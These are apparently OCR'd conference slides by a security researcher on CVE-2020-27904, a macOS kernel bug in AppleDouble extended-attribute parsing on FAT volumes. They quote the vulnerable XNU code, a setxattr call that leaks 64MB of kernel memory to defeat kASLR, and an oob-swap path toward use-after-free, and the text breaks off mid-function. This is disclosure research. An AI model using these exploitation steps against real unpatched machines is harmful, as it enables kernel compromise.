The Price of Compatibility: Defeating macOS Kernel Using Extended File Attributes

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
About me

- Zuozhi Fan (@pattern_F_)
- Ant Security, Tianqiong Lab
- Started macOS/iOS security from the second half of 2019
- Submitted first vuln to Apple on Dec 10, 2019




About the talk

- keywords
  - extended file attributes
  - compatibility
  - defeating macOS

- brevity for extended file attributes
  - xattr / extended attribute / attribute

File tags in Finder

- An interesting feature in Finder
- Color tags & custom tags
- Group file by tags



How to implement it?

- User view: file ⟹ (file name + file content)
- FS view: file ⟹ (name, data, size, access time, owner, etc.)
  - and advanced data: file tags, stored in xattr
  - extra information is called metadata
- commands to view xattr

```
NAME
     mdls -- lists the metadata attributes for the specified file

NAME
     xattr -- display and manipulate extended attributes
```

View xattr

```
$ xattr -l /Volumes/WIDGET/1.txt
com.apple.metadata:_kMDItemUserTags:
00000000  62 70 6C 69 73 74 30 30 A1 01 55 52 65 64 0A 36  |bplist00..URed.6|
00000010  08 0A 00 00 00 00 00 00 01 01 00 00 00 00 00 00  |................|
00000020  00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000030  00 10                                            |..|

$ xattr -p "com.apple.metadata:_kMDItemUserTags" 1.txt  | xxd -r -p >1.plist

$ plistutil -convert xml1 -i 1.plist -o 1.xml

$ cat 1.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<array>
        <string>Red
6</string>
</array>
</plist>
```

*xattr syscall

- Every feature in system should be implemented by code


```
NAME
     getxattr, fgetxattr -- get an extended attribute value

SYNOPSIS
     #include <sys/xattr.h>

     ssize_t
     getxattr(const char *path, const char *name, void *value, size_t size, u_int32_t position, int options);

     ssize_t
     fgetxattr(int fd, const char *name, void *value, size_t size, u_int32_t position, int options);
NAME
     setxattr, fsetxattr -- set an extended attribute value

SYNOPSIS
     #include <sys/xattr.h>

     int
     setxattr(const char *path, const char *name, void *value, size_t size, u_int32_t position, int options);

     int
     fsetxattr(int fd, const char *name, void *value, size_t size, u_int32_t position, int options);
```

Show me the code

```
#include <stdio.h>
#include <string.h>
#include <sys/xattr.h>

#define BPLIST_DATA                                                    \
"\x62\x70\x6c\x69\x73\x74\x30\x30\xa1\x01\x55\x52\x65\x64\x0a\x36" \
"\x08\x0a\x00\x00\x00\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x00" \
"\x00\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \
"\x00\x10"
#define BPLIST_DATA_len (sizeof(BPLIST_DATA) - 1)

int main(int argc, char *argv[])
{
    int err;
    const char *user_tag = "com.apple.metadata:_kMDItemUserTags";

    err = setxattr("4.txt", user_tag, BPLIST_DATA, BPLIST_DATA_len, 0, XATTR_CREATE);
    if (err) {
        perror("setxattr");
        return 1;
    }
    return 0;
}
```


It works!

Red tag appears after setxattr(...)



Wait, other filesystem?


- Support many types of filesystem
- Apple's private filesystem HFS+, APFS
- No doubt that they support xattr
- What about FAT and ExFAT?



Does FAT support xattr?

- The answer is “Yes”
- But FAT is really an old filesystem. How?

```
$ hdiutil create -size 256m -fs FAT32 -volname WIDGET ./widget.dmg
$ hdiutil attach widget.dmg
$ cp *.txt /Volumes/WIDGET/
```



Deep into XNU

- XNU is open source, great!
- xattr is implemented in bsd/vfs/vfs_xattr.c

```
setxattr(...)
{
    vn_setxattr(vnode_t vp, const char *name, uio_t uio, int options, vfs_context_t co
    {
        error = VNOP_SETXATTR(vp, name, uio, options, context);

        if (error == ENOTSUP && !(options & XATTR_NODEFAULT)) {
            /*
             * A filesystem may keep some EAs natively and return ENOTSUP for others.
             */
            error = default_setxattr(vp, name, uio, options, context);
        }
    }
}
```

FAT comes here

About the compatibility

- FS without xattr, introduce apple double file
- hidden “._” prefixed file in the same directory

```
/* Set the data of an extended attribute. */
default_setxattr(vnode_t vp, const char *name, uio_t uio, int options, vfs_context_t c
{
    open_xattrfile(vp, O_CREAT | fileflags, &xvp, context)
    {
        // open("._" + file path)
    }
    get_xattrinfo(xvp, ATTR_SETTING, &ainfo, context)
    write_xattrinfo(&ainfo);
out:
    rel_xattrinfo(&ainfo);
    close_xattrfile(xvp, fileflags, context);
}
```

“._” prefixed xattrfile

- named Apple Double File
- descripted in vfs_xattr.c
- store FAT xattr
- A compatible layer

```
 Typical "._" AppleDouble Header File layout:
-----------------------------------------------
        MAGIC           0x00051607
        VERSION         0x00020000
        FILLER          0
        COUNT           2
    .-- AD ENTRY[0]     Finder Info Entry (must be
.---+-- AD ENTRY[1]     Resource Fork Entry (must b
|   '-> FINDER INFO
|       ////////////    Fixed Size Data (32 bytes)
```

```
Quote:examples dz$ ls -a /Volumes/WIDGET/
.           ..          ._1.txt     ._2.txt     ._3.txt     .fseventsd  1.txt       2.t
Quote:examples dz$ hexdump -s 0x50 -n 128 -C /Volumes/WIDGET/._1.txt
00000050  00 00 00 00 41 54 54 52  3b 9a c9 ff 00 00 0e e2  |....ATTR;.......|
00000060  00 00 00 a8 00 00 00 35  00 00 00 00 00 00 00 00  |.......5........|
00000070  00 00 00 00 00 00 00 01  00 00 00 a8 00 00 00 35  |...............5|
00000080  00 00 24 63 6f 6d 2e 61  70 70 6c 65 2e 6d 65 74  |..$com.apple.met|
00000090  61 64 61 74 61 3a 5f 6b  4d 44 49 74 65 6d 55 73  |adata:_kMDItemUs|
000000a0  65 72 54 61 67 73 00 00  62 70 6c 69 73 74 30 30  |erTags..bplist00|
000000b0  a1 01 64 7e a2 82 72 00  0a 00 36 08 0a 00 00 00  |..d~..r...6.....|
000000c0  00 00 00 01 01 00 00 00  00 00 00 00 02 00 00 00  |................|
```

Vulnerability?

- FAT parses userspace xattrfile in kernel !
- File parsing is very difficult
  - doc, pdf, image, audio, etc. thousands of CVEs
- Is there some vulns in apple double file?
  - fuzz testing?
- FAT xattrfile is implemented by a few hundred lines of code
- Code audit is enough!

Vulnerable code (CVE-2020-27904)

```
check_and_swap_attrhdr(attr_header_t *ah, attr_info_t *ainfop)
{
    /*
     * Make sure each of the attr_entry_t's fits within total_size.
     */
    buf_end = ainfop->rawdata + ah->total_size;
    count = ah->num_attrs;
    ae = (attr_entry_t *)(&ah[1]);

    for (i = 0; i < count; i++) {
        /* Make sure the fixed-size part of this attr_entry_t fits. */
        if ((u_int8_t *) &ae[1] > buf_end) {
            return EINVAL;
        }

        /* Make sure the attribute content fits. */
        end = ae->offset + ae->length;
        if (end < ae->offset || end > ah->total_size) {
            return EINVAL;
        }

        ae = ATTR_NEXT(ae);
    }
}
```

```
*  Typical "._" AppleDouble Header File layout:
* ---------------------------------------------------------
*     .-- AD ENTRY[0]     Finder Info Entry (must be fir
* .--+-- AD ENTRY[1]      Resource Fork Entry (must be l
* |  '-> FINDER INFO
* |      /////////////  Fixed Size Data (32 bytes)
* |      EXT ATTR HDR
* |      /////////////
* |      ATTR ENTRY[0] --.
* |      ATTR ENTRY[1] --+--.
* |      ATTR ENTRY[2] --+--+--.
* |         ...          |  |  |
* |      ATTR ENTRY[N] --+--+--+--.
* |      ATTR DATA 0   <-'  |  |  |
* |      ////////////       |  |  |
* |      ATTR DATA 1   <----'  |  |
* |      /////////////         |  |
* |      ATTR DATA 2   <-------'  |
* |      /////////////            |
* |        ...                    |
* |      ATTR DATA N   <----------'
* |      /////////////
* |                      Attribute Free Space
```

MUST: ah->data_start <= attr entry offset <= ah->total_size

What can we do?

```
typedef struct apple_double_header {
    u_int32_t    magic;
    u_int32_t    version;
    u_int32_t    filler[4];
    u_int16_t    numEntries;
    apple_double_entry_t    entries[2];
    u_int8_t     finfo[FINDERINFOSIZE];
    u_int8_t     pad[2];
} apple_double_header_t;

typedef struct attr_header {
    apple_double_header_t  appledouble;
    u_int32_t    magic;
    u_int32_t    debug_tag;
    u_int32_t    total_size;
    u_int32_t    data_start;   /* file offset to attribute data area */
    u_int32_t    data_length;  /* length of attribute data area */
    u_int32_t    reserved[3];
    u_int16_t    flags;
    u_int16_t    num_attrs;
} attr_header_t;
/* Header + entries must fit into 64K.  Data may extend beyond 64K. */
```

malicious attr entry offset


modify these values when setxattr(...)

Kernel memory disclosure

```
default_setxattr(vnode_t vp, const char *name, uio_t uio, int options, vfs_context_t context)
{
        if (datalen == entry->length) {
            if (splitdata) {
                ...
            } else {
                attrdata = (u_int8_t *)header + entry->offset;
                error = uiomove((caddr_t)attrdata, datalen, uio);
                if (error) {
                    goto out;
                }
                ainfo.iosize = ainfo.attrhdr->data_start + ainfo.attrhdr->data_length;
                error = write_xattrinfo(&ainfo);
                if (error) {
                    printf("setxattr: write_xattrinfo error %d\n", error);
                }
            }
            goto out;
        }
}
```

1. malicious offset pointing to file header
2. copy user args to file header
3. modify data_start to 64mb
4. calc new file size, now 64mb
5. write 64mb kernel memory to file
6. xattrinfo is only 64kb, so oob-read happens
7. userspace reads xattrfile to inspect kernel memory

kASLR bypass



offset +0x60: data_start
offset +0x78: ae->offset
// dump 64MB data
err = setxattr(MOUNT_DIR "1.txt", "xattr4", "\xf8\xff\x00\x04", 4, 0, XATTR_REPLACE);

self-location trick by ipc_kmsg

kASLR bypass

```
struct ipc_kmsg {
    mach_msg_size_t             ikm_size;
    ipc_kmsg_flags_t            ikm_flags;
    struct ipc_kmsg             *ikm_next;
    struct ipc_kmsg             *ikm_prev;
    mach_msg_header_t           *ikm_header;
```

xattrfile 64kb

```
00000000  00 05 16 07 00 02 00 00  4d
00000010  20 20 20 20 20 20 20 20  00
00000020  00 32 00 00 0e b0 00 00  00
00000030  01 1e 00 00 00 00 00 00  00
00000040  00 00 00 00 00 00 00 00  00
00000050  00 00 00 00 41 54 54 52  3b 9a c9 ff 00 00 0e e2  |....ATTR;.......|
00000060  04 00 ff f8 00 00 00 50  00 00 00 00 00 00 00 00  |.......P........|
00000070  00 00 00 00 00 00 00 02  00 00 00 60 00 00 00 04  |...........`....|
00000080  00 00 07 78 61 74 74 72  34 00 00 00 00 00 00 a4  |...xattr4.......|
00000090  00 00 00 4c 00 00 08 78  61 74 74 72 37 36 00 00  |...L...xattr76..|
000000a0  31 31 31 31 37 36 37 36  37 36 37 36 37 36 37 36  |1111767676767676|
000000b0  37 36 37 36 37 36 37 36  37 36 37 36 37 36 37 36  |7676767676767676|
*
0000fff0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00010000  a8 7f 00 00 00 00 00 00  00 80 8e 58 91 ff ff ff  |....30dm...X....|
00010010  00 80 8e 58 91 ff ff ff  28 a0 8e 58 91 ff ff ff  |...X....(..X....|
00010020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

ikm_next

ipc_kmsg

offset +0x60: data_start
offset +0x78: ae->offset
// dump 64MB data
err = setxattr(MOUNT_DIR "1.txt", "xattr4", "\xf8\xff\x00\x04", 4, 0, XATTR_REPLACE);

self-location trick by ipc_kmsg

Memory corruption?

- xattrfile is stored in big-endian
- oob-swap, not oob-write

```
write_xattrinfo(attr_info_t *ainfop)
{
    swap_adhdr(ainfop->filehdr);

    error = VNOP_WRITE(ainfop->filevp, auio, 0, ainfop->context);

    swap_adhdr(ainfop->filehdr);
}

swap_adhdr(apple_double_header_t *adh)
{
    count = (adh->magic == ADH_MAGIC) ? adh->numEntries : SWAP16(adh->numEntries);

    for (i = 0; i < count; i++) {
        adh->entries[i].type   = SWAP32(adh->entries[i].type);
        adh->entries[i].offset = SWAP32(adh->entries[i].offset);
        adh->entries[i].length = SWAP32(adh->entries[i].length);
    }
}
```

setxattr to make it bigger

What can oob-swap do?

- oob-timestamp by Brandon Azad
- swap can change integer
  - bigger: SWAP(0x1234) => 0x4321
  - smaller: SWAP(0x4321) => 0x1234
- oob-swap target: struct ipc_kmsg { ikm_size }
- make kmsg bigger than its original size


```
struct ipc_kmsg {
    mach_msg_size_t             ikm_size;
    ipc_kmsg_flags_t            ikm_flags;
    struct ipc_kmsg             *ikm_next;
    struct ipc_kmsg             *ikm_prev;
    mach_msg_header_t           *ikm_header;
```

overfree -> UaF

```
/* Free a kernel message buffer.  If the kms is preallocated */
void ipc_kmsg_free(ipc_kmsg_t kmsg)
{
